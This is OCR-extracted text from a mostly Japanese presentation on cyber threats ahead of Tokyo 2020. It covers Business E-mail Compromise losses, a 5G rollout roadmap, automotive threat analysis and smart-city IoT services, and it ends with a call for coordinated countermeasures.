
2016年に米国を中心に被害があった。世界中で3500億円以上の被害。
Business E-mail Compromise (BEC)

BECは既に日本にも上陸中

新たな無線インフラ５Ｇへの期待



LTEから5Gへ：新たなネットワークパラダイムへの適用



NOKIA Bell Labs


具体的には

5G Roadmap

2016	2017	2018	2019
1st Test Event	2nd Test Event	PyeongChang Winter Olympics 5G Pre-Commercial Service	5G Commercial Service

Broadcasting Service

Experiential Service




IoT Service

PyeongChang 2018

http://www.samsung.com/in/gala
r_kv.jpg

ITU

車の脅威分析のための参照モデル



Tokyo2020では、多様なIoT機器、クラウドを含めたバックエンドシステムの活用が期待（Super-Smart+Connected City）

Smart+Connected City Parking	Smart+Connected City Traffic	Smart+Connected City Safety & Security	Smart+Connected City Location Services	Smart+Connected City Lighting
				
Give citizens live parking availability information to reduce circling and congestion	Monitor and manage traffic incidents to reduce congestion and improve livability	Automatically detect security incidents, shorten response time, and analyze data to reduce crime	Provide view of people flow data to aid planning and leverage location data for contextual content and advertising	Manage street lighting to reduce energy and maintenance costs

今後、増えていく新しい脅威に立ち向かうため、多岐に渡る先進的、連携的な対策で対抗することが肝要

Thank you for your attention

Toward success of Tokyo 2020!!